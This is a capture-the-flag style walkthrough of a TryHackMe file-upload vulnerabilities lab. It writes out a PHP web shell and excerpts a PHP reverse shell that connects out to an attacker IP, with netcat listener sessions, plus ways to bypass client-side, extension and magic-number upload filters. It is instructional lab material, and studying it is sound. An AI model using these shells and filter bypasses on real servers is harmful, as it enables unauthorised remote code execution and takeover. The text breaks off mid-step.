

## Task 1 Getting Started

Nothing to do.

## Task 2: Introduction

File uploads can open up vulnerabilities in the server. By execute a shell an attacker can have a full Remote Code Execution (RCE). we will be looking at:

- Overwriting existing files on a server
- Uploading and Executing Shells on a server
- Bypassing Client-Side filtering
- Bypassing various kinds of Server-Side filtering
- Fooling content type validation checks

Read two links first to understand about shell, and pentesting:

<https://tryhackme.com/room/introtoshells>

<https://tryhackme.com/room/ccpentesting>

## Task 3 General Methodology

Read in this task. As with any kind of hacking, *enumeration is key*. With webapp we usually use gobuster, nikto, dirb to enumerate.

Learn used Burpsuite and OWASP Zap tools.

## Task 4 Overwriting Existing Files

When a file uploaded to the server, some checks should be performed to ensure that file will not overwrite, if a file with the same name already exists then the server will return an error message.

File permission also comes into play when protecting existing file from being overwritten.

If attacker can overwrite a file, it's a vulnerability.

Open your web browser and navigate to `overwrite.uploadvulns.thm`. Your goal is to overwrite a file on the server with an upload of your own.

Answer the questions below

**Q1:** What is the name of the image file which can be overwritten?

Open the link Ctrl + U

```


272 <!DOCTYPE html>
273 <html>
274   <head>
275     <title>File Overwrite</title>
276     <script src="js/jquery-3.5.1.min.js"></script>
277     <script src="js/script.js"></script>
278     <link type="text/css" rel="stylesheet" href="css/style.css">
279     <link type="text/css" rel="stylesheet" href="css/cantarell.css" charset="utf-8">
280     <link rel="shortcut icon" type="image/x-icon" href="favicon.ico">
281     <meta http-equiv="cache-control" content="max-age=0" />
282     <meta http-equiv="cache-control" content="no-cache" />
283     <meta http-equiv="expires" content="0" />
284     <meta http-equiv="expires" content="Tue, 01 Jan 1980 1:00:00 GMT" />
285     <meta http-equiv="pragma" content="no-cache" />
286   </head>
287   <body>
288     
289     <main>
290       <h1><strong>File Overwriting</strong></h1>
291       <button class="Btn" id="uploadBtn">Select File</button>
292       <form method="post" enctype="multipart/form-data">
293         <input type="file" name="fileToUpload" id="fileSelect">
294         <input class="Btn" type="submit" value="Upload" name="submit" id="submitBtn">
295       </form>
296       <p style="display: none;" id="uploadtext"></p>
297     </main>
298   </body>
299 </html>

```

**Answer:** mountains.jpg

Q2: Overwrite the image. What is the flag you receive?

Download an image rename to mountains.jpg and upload to website



**Answer:** THM{OTBiODQ3YmNjYWZhM2UyMmYzZDNiZjI5}

## Task 5 Remote Code Execution

Remote code execution through a web application tends to be a result of uploading a program written in the same language as the back-end of the website (or another language which the server understands and will execute).

In some case must to try many different languages like: PHP, Python, Javascript, Ruby... There are two basic way to achieve RCE on a webserver: webshells, and reverse shell. Reverse shell is ideal goal for an attacker.

More information about Reverse shell here (bash shell, Ruby shell, Python shell, Perl Shell ... ) <https://itzone.com.vn/vi/article/hieu-ro-ve-reverse-shells/>

**Q1:** What directory looks like it might be used for uploads?

Scan with gobuster

```
(root@kali)-[~]
# gobuster dir -u http://shell.uploadvulns.thm -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://shell.uploadvulns.thm
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2021/11/25 09:26:09 Starting gobuster in directory enumeration mode
/resources (Status: 301) [Size: 334] [→ http://shell.uploadvulns.thm/resources/]
/assets (Status: 301) [Size: 331] [→ http://shell.uploadvulns.thm/assets/]
Progress: 13/25 / 220561 (6.00%)
```

When I try upload a file



it's stored in /ressources directory.



**Answer:** /resources


Now we can upload a reverse shell or web shell on the machine, first I upload a web shell.

Step 1: Create a php file with content:

```
<?php
    echo system($_GET["cmd"]);
?>
```

Save it webshell.php

Step 2: Upload it to target.



Step 3: Run it on web browser

Enter the command on web browser

<http://shell.uploadvulns.thm/resources/webshell.php?cmd=cat /etc/passwd>

```
view-source:http://shell.uploadvulns.thm/resources/webshell.php?cmd=cat /etc/passwd
Kali Linux Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB
1 root:x:0:0:root:/root:/bin/bash
2 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
3 bin:x:2:2:bin:/bin:/usr/sbin/nologin
4 sys:x:3:3:sys:/dev:/usr/sbin/nologin
5 sync:x:4:65534:sync:/bin:/bin/sync
6 games:x:5:60:games:/usr/games:/usr/sbin/nologin
7 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
8 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
9 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
10 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
11 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
12 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
13 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
14 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
15 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
16 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
17 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
18 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
19 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
20 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
```

Now I will upload a reverse shell:

Step 1: Download file php reverse shell here:

<https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php>

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
```

Edit IP attack, port listening by Vi. Save it as reverseshell.php



```
// Some compile-time options are needed for daemonisation (like pcntl, posix)
// Usage
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.


set_time_limit(0);
$VERSION = "1.0";
$ip = '10.4.22.24'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

```


Step 2: Upload to web server



Step 3: Listening on attack machine

```
# nc -lnvp 4444
listening on [any] 4444 ...
```

Step 4: Run on web browser



## 504 Gateway Time-out

nginx/1.17.6

And done

```
(root@kali)~# nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.4.22.24] from (UNKNOWN) [10.10.121.97] 40472
Linux f300b6aced54 4.15.0-109-generic #110-Ubuntu SMP Tue Jun 23 02:39:32 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
03:55:56 up 22 min, 0 users, load average: 0.00, 0.03, 0.19
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

You can Spawning a TTY Shell guide here <https://netsec.ws/?p=337>

**Q2:** What's the flag in the /var/www/ directory of the server?

Go to /var/www directory and cat content in flag.txt.

**Answer:** THM{YWFhY2U3ZGI4N2QxNmQzZjk0YjgzZDZk}

## Task 6: Filtering

Read some interesting informations about Filter.

**Q1:** What is the traditionally predominant server-side scripting language?

**Asw:** PHP

**Q2:** When validating by file extension, what would you call a list of accepted extensions (whereby the server rejects any extension not in the list)?

**Asw:** Whitelist

**Q3:** What MIME type would you expect to see when uploading a CSV file?

Search information here:

[https://developer.mozilla.org/en-US/docs/Web/HTTP/Basics\\_of\\_HTTP/MIME\\_types/Common\\_types](https://developer.mozilla.org/en-US/docs/Web/HTTP/Basics_of_HTTP/MIME_types/Common_types)

**Asw:** text/csv

## Task 7 Bypassing Client-Side Filtering

Client-Side filtering is weakest line of defence to bypass. There are four easy ways to bypass client-side file upload filter:


1. Turn off Javascript in your browser
2. Intercept and modify the incoming page by using Burpsuite.
3. Intercept and modify the file upload
4. Send the file directly to the upload point. using a tool like `curl`

```
curl -X POST -F "submit:<value>" -F "<file-parameter>:@<path-to-file>" <site>
```

**Question:** What is the flag in /var/www/?

Step 1: Open Burpsuite, load the website java.uploadvulns.thm.

On Burpsuite right click and chose:



Then click forward

Step 2: Delete this filter script then forward.



```

<!DOCTYPE html>
<html>
  <head>
    <title>Java!</title>
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="shortcut icon" type="image/x-icon" href="favicon.ico">
    <link rel="stylesheet" type="text/css" href="assets/css/style.css">
    <link rel="stylesheet" type="text/css" href="assets/css/icons.css">
    <link rel="stylesheet" type="text/css" href="assets/css/indieflower.css">
    <script src="assets/js/jquery-3.5.1.min.js"></script>
    <script src="assets/js/script.js"></script>
    <script src="assets/js/client-side-filter.js"></script>
  </head>
  <body>
    <main>
      <div id="maintext">
        <h1>Café<span id="mug"> S </span>Java!</h1>
        <button class="Btn" id="uploadBtn">Select File</button>
        <form method="post" enctype="multipart/form-data">
          <input type="file" name="fileToUpload" id="fileSelect" style="display:none">
          <input class="Btn" type="submit" value="Upload" name="submit" id="submitBtn">
        </form>
        <p style="display:none;" id="errorMsg">Invalid File Type</p>
        <p style="display:none;" id="uploadtext"></p>
        <p class="responseMsg" style="display:none;" id="failMsg">No File Selected</p>
      </div>
    </main>
  </body>
</html>

```

Step 3: Then Click Select file Button. Chose file reverseshell.php. And click Upload button. And success

```

1 GET /?submit=success HTTP/1.1
2 Host: java.uploadvulns.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://java.uploadvulns.thm/
8 Connection: close
9 Upgrade-Insecure-Requests: 1
0
1

```

Step 4: Open netcat to listen on attack machine

```

(root@kali)-[~]
# nc -lnvp 4444
listening on [any] 4444 ...

```

Scan hidden directory with gobuster to search where my uploaded file. We can see the folder

/images/ Access it.

```

# gobuster dir -u http://java.uploadvulns.thm -u /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Error: required flag(s) "wordlist" not set

(root@kali)~#
# gobuster dir -u http://java.uploadvulns.thm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://java.uploadvulns.thm
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2021/11/26 09:37:40 Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 329] [→ http://java.uploadvulns.thm/images/]
/assets (Status: 301) [Size: 329] [→ http://java.uploadvulns.thm/assets/]
Progress: 42231 / 220561 (19.15%)

```

Step 5: Access <http://java.uploadvulns.thm/images/>

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 <a href="#">Parent Directory</a>	-	-	-
 <a href="#">47887.py</a>	2021-11-26 02:35	2.1K	
 <a href="#">academy.ovpn</a>	2021-11-26 02:55	9.3K	
 <a href="#">reverseshell.php</a>	2021-11-26 03:02	5.4K	

Apache/2.4.41 (Ubuntu) Server at java.uploadvulns.thm Port 80

Run reverseshell.php and we have user www-data.

```

listening on [any] 4444 ...
connect to [10.4.22.24] from (UNKNOWN) [10.10.217.242] 60400
Linux a73553061b26 4.15.0-109-generic #110-Ubuntu SMP Tue Jun 23 02:39:32 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
03:08:32 up 2:06, 0 users, load average: 0.17, 0.08, 0.03
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$

```

Go to /var/www directory and cat flag.txt

```

$ whoami
www-data
$ cd /var/www
$ ls
flag.txt
html
$ cat flag.txt
THM{ND1lZDQxNjJjOTE0YWNhZGY3YjljNmE2}
$

```

Asw: THM{ND1lZDQxNjJjOTE0YWNhZGY3YjljNmE2}

## Task 8: Bypassing Server-Side Filtering: File Extensions

Client-side filters are easy to bypass -- you can see the code for them, even if it's been obfuscated and needs processed before you can read it; but what happens when you can't see or manipulate the code? Well, that's a server-side filter. In short, we have to perform a lot of testing to build up an idea of what is or is not allowed through the filter, then gradually put together a payload which conforms to the restrictions.

filtering out the `.php` and `.phtml` extensions, so if we want to upload a PHP script we're going to have to find another extension. The [wikipedia page](#) for PHP gives us a few common extensions that we can try; however, there are actually a variety of other more rarely used extensions available that web servers may nonetheless still recognise. These include: `.php3`, `.php4`, `.php5`, `.php7`, `.phps`, `.php-s`, `.pht` and `.phar`. Many of these bypass the filter (which only blocks `.php` and `.phtml`), but it appears that the server is configured not to recognise them as PHP files.

Access: `annex.uploadvulns.thm`

**Question:** What is the flag in `/var/www/`?

Step 1: rename `reverseshell.php` to `reverseshell.php5`

Step 2: Upload php file to the server

Step 3: Listen on attack machine by netcat

Step 4: Run `reverseshell.php5`

```
nc -lvp 4444
listening on [any] 4444 ...
connect to [10.4.22.24] from (UNKNOWN) [10.10.217.242] 37180
Linux a2b9a5609bd8 4.15.0-109-generic #110-Ubuntu SMP Tue Jun 23 02:39:32 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
04:15:04 up 3:13, 0 users, load average: 0.00, 0.04, 0.02
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cd /var/www
$ ls
flag.txt
html
$ cat flag.txt
THM{MGEyYzJiYmI3ODIyM2FlNTNkNjZjYjFl}
```

Step 5: Go to `/var/www/` directory and cat `flag.txt`

Done

Answer: `THM{MGEyYzJiYmI3ODIyM2FlNTNkNjZjYjFl}`

Can install extension wappalyzer check file type can upload.

## Task 9 Bypassing Server-Side Filtering: Magic Numbers


The magic number of a file is a string of hex digits, and is always the very first thing in a file. Knowing this, it's possible to use magic numbers to validate file uploads, simply by reading those first few bytes and comparing them against either a whitelist or a blacklist.

List of the file signatures:

[https://en.wikipedia.org/wiki/List\\_of\\_file\\_signatures](https://en.wikipedia.org/wiki/List_of_file_signatures)


Step 1: Change magic number in reverseshell.php to gif file by tool *hexeditor*

Magic number of gif: 47 49 46 38 37 61



The screenshot shows a hex editor window with the file path `file:///root/.ssh/known_hosts/vulnerabilities-upload/file/reverseshell.php`. The hex data is displayed in two columns. The first column shows the original magic number `GIF87a` at offset 00000000. The second column shows the modified magic number `47 49 46 38 37 61` at the same offset. The rest of the file content remains unchanged.

Edit with vi reverseshell.php file like this:



```
1 GIF87a
2 <?php
3 // php-reverse-shell - A Reverse Shell implementation in PHP
4 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
5 //
6 // This tool may be used for legal purposes only. Users take full responsibility
7 // for any actions performed using this tool. The author accepts no liability
8 // for damage caused by this tool. If these terms are not acceptable to you, then
9 // do not use this tool.
10 //
11 // In all other respects the GPL version 2 applies:
12 //
